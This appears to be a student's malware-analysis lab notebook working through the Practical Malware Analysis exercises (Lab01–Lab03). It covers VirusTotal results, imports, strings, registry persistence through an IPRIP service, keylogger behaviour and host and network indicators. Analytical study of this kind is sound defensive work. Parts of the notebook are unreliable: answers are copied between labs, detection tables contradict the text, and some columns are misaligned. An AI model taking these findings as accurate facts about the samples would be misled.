

# INDEX

Sr.no	Aim	Date	Page No	Sign
1.1A	Analyze Lab01-01.exe and Lab01-01.dll for signatures, packing, imports, indicators, and purpose.			
1B	Analyze Lab01-02.exe for antivirus detection, packing, functionality hints, indicators.			
1C	Analyze Lab01-03.exe for detection, packing, functionality hints, indicators.			
1D	Analyze Lab01-04.exe for detection, packing, imports, compilation time, resource analysis.			
1E	Analyze Lab03-01.exe using dynamic tools for strings, indicators, and signatures.			
1F	Analyze Lab03-02.dll for installation, persistence, filters, indicators.			
1G	Execute and monitor Lab03-03.exe to observe behavior and host indicators.			
1H	Analyze Lab03-04.exe for dynamic roadblocks, execution behavior.			
2.2A	Analyze Lab05-01.dll with IDA Pro, investigate imports, variables, strings, functions.			
2B	Analyze Lab06-01.exe for code construct and program purpose.			
2C	Analyze Lab06-02.exe for functionality, network indicators, and purpose.			
2D	Analyze Lab06-03.exe for new function behavior and indicators.			
2E	Analyze Lab06-04.exe and identify changes in main and HTML parsing.			
3.3A	Analyze Lab07-01.exe for persistence, mutex use, signatures, purpose.			
3B	Analyze Lab07-02.exe for persistence, purpose, execution behavior.			
3C	Analyze Lab07-03.exe and DLLs for persistence, removal, purpose.			
3D	Use OllyDbg and IDA Pro to analyze Lab09-01.exe, commands, indicators.			

3E	Use OllyDbg to analyze Lab09-02.exe for static strings and obfuscation.			
3F	Analyze Lab09-03.exe and its DLLs for memory loading and behavior.			
4.4A	Analyze Lab10-01.exe and .sys driver for service and kernel behavior.			
4B	Analyze Lab10-02.exe for created files and actions.			
4C	Analyze Lab10-03.exe and driver for execution and kernel behavior.			
5.5A	Analyze Lab11-01.exe for persistence and credential theft.			
5B	Analyze Lab11-02.dll and .ini file for installation and hooking.			
5C	Analyze Lab11-03.exe and .dll for persistence and infection behavior.			
6.6A	Analyze Lab12-01.exe and .dll for injected processes and behavior.			
6B	Analyze Lab12-02.exe for hidden execution and protection.			
6C	Analyze Lab12-03.exe for payload injection and file residue.			
6D	Analyze Lab12-04.exe for code injection and dropped malware.			
7.7A	Analyze Lab13-01.exe for encoding, Base64 behavior, and actions.			
7B	Analyze Lab13-02.exe for encoding routines and function tracing.			
7C	Analyze Lab13-03.exe for dual encoding techniques and decryption.			
8.8A	Analyze Lab14-01.exe for networking beacons, purpose, detection.			
8B	Analyze Lab14-02.exe for IP communication and HTTP usage.			
8C	Analyze Lab14-03.exe for command input, encoding, and signature design.			
8D	Analyze Lab15-01.exe for anti-disassembly and correct input.			
8E	Analyze Lab15-02.exe for URL requests, page parsing, and usage.			
8F	Analyze Lab15-03.exe for hidden malicious behavior and execution.			

## Practical No 1

Q1. (a) Files: Lab01-01.exe and Lab01-01.dll.

**1. Upload the files to <http://www.VirusTotal.com/> and view the reports. Does either file match any existing antivirus signatures?**

The screenshot shows the VirusTotal interface for the file Lab01-01.dll. At the top, it says "45/72 security vendors flagged this file as malicious". Below that, the file hash is listed as f50e42c8dfaab649bde0398867e30b86c2a599e8db83b8260393082268f2dba. The file type is identified as "pedll" with tags: "checks-user-input", "armadillo", "via-tor", "idle", and "spreader". The "DETECTION" tab is selected, showing a table of vendor analysis:

Vendor	Result
AhnLab V3	Undetected
Baidu	Undetected
DrWeb	Undetected
Gridinsoft (no cloud)	Undetected
K7Antivirus	Undetected
Kaspersky	Undetected
Palo Alto Networks	Undetected
SecureAge	Undetected
SUPERAntiSpyware	Undetected
TEHTRIS	Undetected
VBA32	Undetected
Webroot	Undetected
ZoneAlarm by Check Point	Undetected
Avast-Mobile	Unable to process file type
Symantec Mobile Insight	Unable to process file type

Vendor	Result	Notes
AhnLab V3	Undetected	Avira (no cloud)
Baidu	Undetected	CMC
DrWeb	Undetected	Fortinet
Gridinsoft (no cloud)	Undetected	Jiangmin
K7Antivirus	Undetected	K7GW
Kaspersky	Undetected	Malwarebytes
Palo Alto Networks	Undetected	Panda
SecureAge	Undetected	SentinelOne (Static ML)
SUPERAntiSpyware	Undetected	TACHION
TEHTRIS	Undetected	Tencent
VBA32	Undetected	ViRobot
Webroot	Undetected	WithSecure
ZoneAlarm by Check Point	Undetected	Zoner
Avast-Mobile	Unable to process file type	BitDefenderFalx
Symantec Mobile Insight	Unable to process file type	Trustlook

We can clearly see that these files have been matched with the previously known signatures and have also been detected as malicious

<b>Creation Time</b>	<b>2010-12-19 16:16:38 UTC</b>
<b>First Seen In The Wild</b>	<b>2010-12-19 09:16:38 UTC</b>
<b>First Submission</b>	<b>2011-07-04 19:57:48 UTC</b>
<b>Last Submission</b>	<b>2025-05-03 05:09:03 UTC</b>
<b>Last Analysis</b>	<b>2025-05-02 04:36:53 UTC</b>

### 2. When were these files compiled?


The compilation time of both file as per the report of VirusTotal is

Lab01-01.exe → 2010-12-19 16:16:19

Lab01-01.dll → 2010-12-19 16:16:38


### 3. Are there any indications that either of these files is packed or obfuscated? If so, what are these indicators

PEiD can be used to find the packed or obfuscated file although we were able to find all the necessary details and the strings. So we conclude that both of these files were not been packed or obfuscated



#### 4. Do any imports hint at what this malware does? If so, which imports are they

Both, the executable and DLL file do imports. Lab01–01.exe does the following imports



**KERNEL32.dll** → Kernel32.dll is the 32-bit dynamic link library found in the Windows operating system kernel. It handles memory management, input/output operations, and interrupts. When Windows boots up, kernel32.dll is loaded into a protected memory space so other applications do not take that space over.

**MSVCRT** → A module containing standard C library functions such as printf, memcpy, and cos. It is a part of the Microsoft C Runtime Library. Non-system processes like msvcrt.dll originate from software you installed on your system.

**WS2\_32.dll** → The Windows Sockets Library ws2\_32.dll, is required by windows and applications to handle network connections.

#### 5. Are there any other files or host-based indicators that you could look for on infected systems?

While finding the strings we found that there is another file named as “Kerne132.dll” which is supposed to be disguised as the “Kernel32.dll”. Also there is another “Lab01–01.DLL” which is not a common OS DLL. So we can look for these files on the system.

#### 6. What network-based indicators could be used to find this malware on infected machines?

We found an IP address when we checked the string. So we capture all the network traffic from all the systems and can look for the communication that is being done over this IP address.

```

malloc
_adjust_fdiv
exec
sleep
hello
127.26.152.13
SADFHUHF
/0I0[0h0p0
141G1[1l1

```

## 7. What would you guess is the purpose of these files?

On bringing up all the pieces together we can assume that Lab01–01.exe along with the extension Lab01–01.dll is a malware which creates a backdoor and connects to a C&C server and transfer the critical information. Secondly both of the files are not packed and Lab01–01.exe searches in and from directories and look for a particular files and replaces them with disguised files. Also it imports functions from core KERNEL32.DLL and network based imports to establish the connections. Also uses the exec function which means that it would be executing some other programs/files along with sleep function which waits until a particular statement or piece of code gets executed. This is mostly used in backdoors.

### b. Analyze the file Lab01-02.exe.


#### 1. Upload the Lab01-02.exe file to <http://www.VirusTotal.com/>. Does it match any existing antivirus definitions?

We have uploaded the file and have found that it matched the existing antivirus definitions.

Detection Engine	Result
Acronis (Static ML)	Undetected
K7AntiVirus	Undetected
Kaspersky	Undetected
SUPERAntiSpyware	Undetected
TEHTRIS	Undetected
ZoneAlarm by Check Point	Undetected
Avast-Mobile	Unable to process file type
Symantec Mobile Insight	Unable to process file type

#### 2. Are there any indications that this file is packed or obfuscated? If so, what are these indicators? If the file is packed, unpack it if possible?

We found out that this executable was packed and we were also able to unpack it using the UPX tool.



**3. Do any imports hint at this program's functionality? If so, which imports are they and what do they tell you?**



InternetOpenA → Initializes an application's use of the WinINet functions we can see what user agent is used to initiate the connection.

**4. What host- or network-based indicators could be used to identify this malware on infected machines?**

We can look for the service named MalService via services.msc also we can check for the dnslookups for http://malwareanalysisbook.com/ via a specific Internet Explorer string which will be passed via the browser user-agent FIELD. Moreover we can create a firewall rule to block such traffic


**c. Analyze the file Lab01-03.exe.**

**1. Upload the Lab01-03.exe file to <http://www.VirusTotal.com/>. Does it match any existing antivirus definitions?**

Security Vendor	Detection Status
CMC	Undetected
Panda	Undetected
Webroot	Undetected
BitDefenderFalx	Unable to process file type
Trustlook	Unable to process file type


The file is malicious.

**2. Are there any indications that this file is packed or obfuscated? If so, what are these indicators? If the file is packed, unpack it if possible.**



The executable is packed using FSG 1.0, let's try to run strings on the executable and check if we are able to find any clue about this executable

**3. Do any imports hint at this program's functionality? If so, which imports are they and what do they tell you?**



We can see the function 'LoadLibraryA, GetProcAddress' this proves that this file is packed. We also found the KERNEL32.DLL also MSVCRT.DLL as well

**4. What host- or network-based indicators could be used to identify this malware on infected machines?**

d. Analyze the file Lab01-04.exe.

**1. Upload the Lab01-04.exe file to <http://www.VirusTotal.com/>. Does it match any existing antivirus definitions?**

The file is malicious.

Acronis (Static ML)	Undetected
CMC	Undetected
Panda	Undetected
TEHTRIS	Undetected
Zoner	Undetected
BitDefenderFalx	Unable to process file type
Trustlook	Unable to process file type

The file is malicious.

## 2. Are there any indications that this file is packed or obfuscated? If so, what are these indicators? If the file is packed, unpack it if possible.

This executable does not seem to be packed.

This executable does not seem to be packed.

## 3. When was this program compiled?

History

Creation Time	2019-08-30 22:26:59 UTC
First Seen In The Wild	2011-07-05 18:16:16 UTC
First Submission	2011-07-06 00:05:42 UTC
Last Submission	2025-05-03 06:38:32 UTC
Last Analysis	2025-04-21 11:56:38 UTC

This program was compiled on 30/08/2019 but it doesn't seem to be correct!

## 4. Do any imports hint at this program's functionality? If so, which imports are they and what do they tell you?

Imports

- + KERNEL32.dll
- + ADVAPI32.dll
- + MSVCRT.dll

Files are being created and written to. Also some other executable's are being executed and updater is being download from the URL.

**5. What host- or network-based indicators could be used to identify this malware on infected machines?**

Host-Based \winup.exe \system32\wupdmgd.exe Network-Based  
<http://www.practicalmalwareanalysis.com/updater.exe>


**6. This file has one resource in the resource section. Use Resource Hacker to examine that resource, and then use it to extract the resource. What can you learn from the resource?**

The part d and e are the answers of this part. But let's use Resource Hacker as we haven't tried it yet and try to extract the resource!

**e. Analyze the malware found in the file Lab03-01.exe using basic dynamic analysis tools.**

**i. What are this malware's imports and strings?**

On analyzing the malware we can only see one DLL file and one function import



**ii. What are the malware's host-based indicators?**

While finding the strings we found that there is another file named as "Kerne132.dll" which is supposed to be disguised as the "Kernel32.dll". Also there is another "Lab01-01.DLL" which is not a common OS DLL. So we can look for these files on the system.

**iii. Are there any useful network-based signatures for this malware? If so, what are they?**

The malware is trying to connect to the URL www.practicalmalwareanalysis.com So that the filter can be added for the malicious activity

Contacted Domains (103) ⓘ			
Domain	Detections	Created	Registrar
0.gravatar.com	0 / 94	2004-07-15	MarkMonitor Inc.
1.214.248.87.in-addr.arpa	0 / 94	-	-
12.179.89.13.in-addr.arpa	0 / 94	-	-
125.21.88.13.in-addr.arpa	0 / 94	-	-
126.9.238.8.in-addr.arpa	0 / 94	-	-
129.214.248.87.in-addr.arpa	0 / 94	-	-
14.110.152.52.in-addr.arpa	0 / 94	-	-
144.139.43.104.in-addr.arpa	0 / 94	-	-
150.32.88.40.in-addr.arpa	0 / 94	-	-
154.210.82.20.in-addr.arpa	0 / 94	-	-

Contacted Domains (103) ⓘ			
Domain	Detections	Created	Registrar
0.gravatar.com	0 / 94	2004-07-15	MarkMonitor Inc.
1.214.248.87.in-addr.arpa	0 / 94	-	-
12.179.89.13.in-addr.arpa	0 / 94	-	-
125.21.88.13.in-addr.arpa	0 / 94	-	-
126.9.238.8.in-addr.arpa	0 / 94	-	-
129.214.248.87.in-addr.arpa	0 / 94	-	-
14.110.152.52.in-addr.arpa	0 / 94	-	-
144.139.43.104.in-addr.arpa	0 / 94	-	-
150.32.88.40.in-addr.arpa	0 / 94	-	-
154.210.82.20.in-addr.arpa	0 / 94	-	-


  

Contacted IP addresses (109) ⓘ			
IP	Detections	Autonomous System	Country
104.100.117.130	0 / 94	20940	US
104.100.62.202	0 / 94	16625	US
104.112.173.238	1 / 94	20940	US
104.115.151.81	0 / 94	20940	US
104.65.174.220	0 / 94	20940	US
104.86.182.43	0 / 94	20940	US
104.86.245.126	0 / 94	20940	US
104.86.5.150	0 / 94	20940	US
104.99.72.226	0 / 94	20940	US
104.99.86.146	1 / 94	20940	US

f. Analyze the malware found in the file Lab03-02.dll using basic dynamic analysis tools.

i. How can you get this malware to install itself?

We can get this malware installed using the rundll32.exe and by knowing the first argument to install i.e installA in this case.




## ii. How would you get this malware to run after installation?

Once we are done with installing the malware we can see a new service named IPRIP registry added. We can run it by using the network command in windows

## iii. How can you find the process under which this malware is running?

In Process Explorer we can click in Find and the provide the name of the DLL and so we get the details under which the malware is running



#### iv. Which filters could you set in order to use procmon to glean information?

We can use the pid in this case “1016” to filter everything

#### v. What are the malware’s host-based indicators?

The malware installs a service called IPRIP, displays name of Intranet Network Awareness (INA+) along with the description “Depends INA+, Collects and stores network configuration and location information , and notifies applications when this information changes.”

```
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\ErrorControl: 0x00000001
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\ImagePath: "%SystemRoot%\System32\svchost.exe -k net
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\DisplayName: "Intranet Network Awareness (INA+)"
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\ObjectName: "LocalSystem"
```


It writes to HKLM\SYSTEM\ControlSet001\Services\IPRIP\Parameters\ServiceDll: %CurrentDirectory%\Lab03-02.dll in the registry for persistence.

#### vi. Are there any useful network-based signatures for this malware?

It tries to connect to “practicalmalwareanalysis.com”

#### **g. Execute the malware found in the file Lab03-03.exe while monitoring it using basic dynamic analysis tools in a safe environment**

#### i. What do you notice when monitoring this malware with Process Explorer?




We notice that when the malware is run. The actual process is shown which then creates the child process and then removes itself leaving an orphan process.

## ii. Can you identify any live memory modifications?

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
System	4.00	0 K	236 K	4		
System Idle Process	20.00	0 K	28 K	0		
ctfmon.exe		1,056 K	3,892 K	2284	2284 CTF Loader	Microsoft Corporation
svchost.exe		1,076 K	2,820 K	3528	3528 Generic Host Process for Win32 Services	Microsoft Corporation
chrome.exe		116,068 K	22,092 K	3776	3776 Google Chrome	Google Inc.
apateDNS.exe		14,544 K	15,492 K	2100	Mandiant	Mandiant
Procmon.exe	6.67	11,452 K	16,448 K	1580	1580 Process Monitor	Sysinternals - www.sysint...
procexp.exe	66.67	25,776 K	15,560 K	196	196 Sysinternals Process Explorer	Sysinternals - www.sysint...
vmtoolsd.exe		12,744 K	17,812 K	2520	2520 VMware Tools Core Service	VMware, Inc.
cmd.exe		2,172 K	3,056 K	2804	2804 Windows Command Processor	Microsoft Corporation
explorer.exe		25,416 K	16,932 K	2532	2532 Windows Explorer	Microsoft Corporation

We can identify the live memory modifications by looking onto the memory strings as they reveal the strings after the malware is run in the memory. In those strings we can actually see the HOOK and log file from which we concluded that this executable is a Keylogger

### **iii. What are the malware's host-based indicators?**



The host-based indicators for this malware is the file “practicalmalwareanalysis.log” presence on the system.

### **iv. What is the purpose of this program?**

The purpose of this program is to log all of the keystrokes from the keyboard and then save them into the log file

### **h. Analyze the malware found in the file Lab03-04.exe using basic dynamic analysis tools.**

#### **i. What happens when you run this file?**

Process Explorer - Sysinternals: www.sysinternals.com [BOX-7319296B7F2\Administrato...]						
Process	CPU	Private Bytes	Working Set	PID	Description	C
+ System		0 K	236 K	4		
+ System Idle Process	98.44	0 K	28 K	0		
ctfmon.exe		1,056 K	3,896 K	2284	CTF Loader	Micros
chrome.exe		118,856 K	19,104 K	3776	Google Chrome	Googl
notepad.exe		20,164 K	1,368 K	2100	Mandiant	Mand
Procmon.exe		1,232 K	1,264 K	1424	Notepad	Micro
procexp.exe		6,428 K	10,100 K	3116	Process Monitor	Syste
vmtoolsd.exe		26,992 K	11,560 K	196	Sysinternals Process Explorer	Syste
cmd.exe		12,820 K	17,908 K	2520	VMware Tools Core Service	VMw
explorer.exe		2,172 K	132 K	2804	Windows Command Processor	Micro
		25,060 K	15,504 K	2532	Windows Explorer	Micro

When we run the file. Process is created which opens up the CMD and then deleted the original executable after making it execute and hide itself somewhere else

## ii. What is causing the roadblock in dynamic analysis?

9:41:4...	Lab03-04.exe	1752	Process Create	C:\WINDOWS\system32\cmd.exe	SUCCESS
9:41:4...	cmd.exe	1368	Process Start		SUCCESS
9:41:4...	cmd.exe	1368	Thread Create		SUCCESS
9:41:4...	Lab03-04.exe	1752	CloseFile	C:\WINDOWS\system32\cmd.exe	SUCCESS
9:41:4...	cmd.exe	1368	QueryNameInformation	C:\WINDOWS\system32\cmd.exe	SUCCESS
9:41:4...	cmd.exe	1368	Load Image	C:\WINDOWS\system32\cmd.exe	SUCCESS
9:41:4...	cmd.exe	1368	Load Image	C:\WINDOWS\system32\nl.dll	SUCCESS
9:41:4...	cmd.exe	1368	QueryNameInformation	C:\WINDOWS\system32\cmd.exe	SUCCESS
9:41:4...	cmd.exe	1368	CreateFile	C:\WINDOWS\Prefetch\CMD.EXE-087B4001.pf	SUCCESS
